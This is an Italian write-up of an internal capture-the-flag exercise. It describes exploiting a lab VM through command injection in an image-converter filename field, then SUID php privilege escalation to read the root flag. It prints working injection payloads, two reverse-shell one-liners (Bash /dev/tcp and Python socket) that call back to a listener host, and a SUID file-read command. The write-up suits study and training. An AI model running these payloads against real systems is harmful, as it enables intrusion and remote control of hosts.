Report ITSCTF2

Seconda CTF interna — Capture The Flag su infrastruttura virtuale

Penetration Test Report

Host target	172.20.129.156
Ambiente	VM in rete locale isolata, servizio web interno
Obiettivo	Ottenere accesso e flag utente/root tramite escalation privilegi
Esito	Compromissione completa (root)

1. Introduzione

Seconda CTF (Capture The Flag) allestita da ITS su una nuova macchina virtuale interna alla rete. Come nella precedente challenge, l'obiettivo era ottenere l'accesso all'host e recuperare le flag utente e root.

```
Host target:  172.20.129.156
```

2. Ricognizione (Information Gathering)

Una scansione nmap ha rilevato un unico servizio esposto:

```
8080/tcp  open  http   Werkzeug httpd 2.2.2 (Python 3.11.2)
```

L'accesso diretto al servizio da browser restituiva una risposta 403 Forbidden, segno di una restrizione a livello applicativo o di virtual host.

È stata quindi condotta un'enumerazione dei sottodomini, che ha permesso di individuare il sottodominio internal, non protetto dalla stessa restrizione.

3. Analisi dell'applicativo interno

Visitando il sottodominio internal è stato individuato un servizio che consente il caricamento di immagini su un filesystem remoto, con conseguente elaborazione lato server (image converter).

Inserendo come nome del file di destinazione la sequenza `../../../` nel campo "Asset Filename", l'applicazione ha restituito il contenuto di una directory del server, rivelando che il valore immesso viene interpretato come argomento di un comando eseguito sul filesystem (verosimilmente un ls):




Figura 1 — Risposta dell'applicazione: elenco del contenuto di /opt/img_converter/static/images/INPUT

Questo comportamento ha rivelato che il filesystem del server è navigabile tramite il parametro di input e, soprattutto, che tale parametro viene concatenato a un comando di sistema.

4. Sfruttamento della vulnerabilità (OS Command Injection)

Partendo da questa osservazione è stato provato ad aggiungere un punto e virgola (;) al valore del parametro per iniettare ed eseguire comandi arbitrari. Il tentativo ha avuto successo, confermando una vulnerabilità di OS Command Injection nel campo "Asset Filename":




Figura 2 — Command injection: il comando `banner_corporate.png; cd /etc ; ls -la | grep ssh` viene eseguito lato server

5. Ottenimento di una shell interattiva

Sfruttando la command injection è stato inizialmente tentato l'invio di un payload per una reverse shell basata su Bash:

```
banner_corporate.png; cd /home/student ; sh -i 5<> /dev/tcp/172.20.129.151/4444
0<&5 1>&5 2>&5
```

Il tentativo non ha prodotto risultati. È stato quindi utilizzato un payload Python, risultato efficace:

```
export RHOST="172.20.129.151";export RPORT=4444;python3 -c 'import
sys,socket,os,pty;
s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

Con un listener in ascolto sulla porta 4444 è stata ricevuta una shell remota funzionante. Interrogando il sistema con whoami è stato identificato l'utente student, nella cui home è stata recuperata la prima flag:

Flag utente: `FLAG{commandInjection_mastered_2026}`

Per rendere la shell più agevole da utilizzare sono stati eseguiti i consueti passaggi di stabilizzazione:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl+Z            # mette in background la shell
stty raw -echo; fg   # ripristina il terminale e riprende la shell
export TERM=xterm
```

6. Escalation dei privilegi

Per individuare un vettore di privilege escalation è stata effettuata una ricerca dei binari con bit SUID attivo sul filesystem. Tra i risultati è emerso il binario php, interprete raramente dotato di tale permesso.

Consultando GTFOBins sono state individuate e testate diverse tecniche di abuso del bit SUID su php. È stato infine sufficiente invocare direttamente la lettura del file riservato tramite la funzione readfile, sfruttando i privilegi elevati ereditati dal bit SUID:

```
php -r 'readfile("/root/root.txt");'
```




Figura 3 — Esecuzione del comando php con bit SUID e recupero della flag di root

Flag root: `FLAG{SUID-Bin_priv_esc_success}`

7. Conclusioni

La challenge ITSCTF2 è stata completata con successo, ottenendo l'accesso completo (root) all'host target. Il percorso di attacco ha sfruttato in sequenza:

- L'enumerazione dei sottodomini per bypassare una restrizione 403 sul servizio principale e raggiungere il sottodominio internal.
- Una vulnerabilità di OS Command Injection nel parametro di upload/elaborazione immagini dell'applicativo interno, che ha permesso l'esecuzione di comandi arbitrari sul server.
- L'ottenimento di una shell interattiva come utente student e il recupero della prima flag.
- Un'escalation dei privilegi tramite abuso del bit SUID sul binario php, individuato tramite ricerca dei file SUID e sfruttato con tecniche documentate su GTFOBins per leggere direttamente la flag di root.

L'esito evidenzia come una validazione insufficiente dell'input in un parametro usato per costruire comandi di sistema (command injection) possa fornire un punto d'accesso iniziale, e come un binario con bit SUID mal configurato (php) possa trasformare un accesso a basso privilegio in una compromissione completa del sistema.